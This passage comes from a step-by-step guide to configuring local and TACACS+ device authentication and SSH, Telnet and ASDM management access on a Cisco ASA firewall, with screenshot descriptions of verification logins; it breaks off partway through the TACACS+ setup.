
- In Device management, click on **Users/AAA**.




- Select **User Accounts** and click on **Add** button.




- Create local user by entering **User name**, **Password** and select **Full access** option.




- Select Privilege Level to 15 and click OK.




- In AAA Access, select Authentication as SSH/HTTP/Telnet and Server as LOCAL option-click Apply.




- Click on Device Management in the Configuration tab.




- In Management Access, click on ASDM/HTTPS/Telnet/SSH.




- Allow SSH administrative access to firewall by clicking **Add** button.
- Select Access Type as **SSH**, select Interface Name as **Lan** and configure the **Network ID or IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.



- Allow ASDM administrative access to firewall by clicking **Add** button.
- Select Access Type as **ASDM**, select Interface Name as **Lan** and configure the **Network ID or IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.




- Allow telnet administrative access to firewall by clicking **Add** button.
- Select Access Type as **Telnet**, select Interface Name as **Lan** and configure the **Network ID or IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.



## Verification

- SSH to Firewall Lan IP address using putty application to verify local user database authentication.




- Enter username and password to login via ssh.

The PuTTY terminal window titled '192.168.10.1 - PuTTY' shows a successful SSH login. The session output is as follows:

```
login as: user1
user1@192.168.10.1's password:
User user1 logged in to ciscoasa
Logins over the last 1 days: 1.
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa>
```


- Telnet to Firewall Lan IP address to verify local user database authentication.



C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 10.0.16299.431]  
(c) 2017 Microsoft Corporation. All rights reserved.  
C:\Users\cs>telnet 192.168.10.1

A screenshot of a Windows Command Prompt window titled "C:\Windows\system32\cmd.exe". The window shows the standard Microsoft Windows command line interface. The user has typed "telnet 192.168.10.1" and is awaiting a response. The rest of the window is a solid black rectangle, indicating that no further output has been displayed.


- Enter username and password to login via telnet.



Telnet 192.168.10.1  
User Access Verification  
Username: user1  
Password: \*\*\*\*\*  
User user1 logged in to ciscoasa  
Logins over the last 1 days: 2. Last login: 10:09:19 UTC Aug 17 2018 from 192.168.1.100  
Failed logins since the last login: 0.  
Type help or '?' for a list of available commands.  
ciscoasa>

A screenshot of a Telnet session window titled "Telnet 192.168.10.1". The window displays a "User Access Verification" prompt. The user has entered the username "user1" and a password consisting of five asterisks ("\*\*\*\*\*"). Below the password, it shows that the user "user1" has logged in to the device "ciscoasa". It also provides information about recent logins and failed logins. The prompt "Type help or '?' for a list of available commands." is visible, followed by the device name "ciscoasa>".

- Login to ASA firewall through ASDM by entering firewall IP address, username and password click on **OK** to verify local user database authentication.



- Click **Continue** button.



- Open's Cisco ASA Dashboard.

The screenshot shows the Cisco ASDM 7.9(2) for ASA - 192.168.10.1 interface. The main window displays various status panels:


- Device Information:** Host Name: ciscoasa, ASA Version: 9.9(2)9, Device Uptime: 0d 4h 8m 37s, Device Type: ASA9, Firewall Mode: Routed, Total Flash: 8192 MB, Total Memory: 2048 MB.
- Interface Status:** Shows three interfaces: lan (192.168.10.1/24), management (192.168.1.1/24), and wan (206.182.201.122/29). All are up and running at 0 Kbps.
- VPN Summary:** IPsec 0, Clientless SSL VPN: 0, AnyConnect Client(SSL,TLS,DTLS): 0.
- System Resources Status:** Total Memory Usage: 681MB, Total CPU Usage: 15%, Core Usage: 0%.
- Traffic Status:** Connections Per Second Usage: UDP: 0, TCP: 0, Total: 0. 'wan' Interface Traffic Usage (kbytes): 0.
- Latest ASDM Syslog Messages:** ASDM logging is disabled. To enable ASDM logging with informational level, click the button below.

## Device Authentication - External


Configure Authentication for below requirement.

Configuring External Authentication (i.e. Tacacs Server) for accessing Firewall.


- In Device management, click on **Users/AAA**.




- Select **AAA Server Groups** and click on **Add** button.




- Create AAA Server Group by entering **Name** i.e. **TACSRV**, select protocol as **TACACS+**



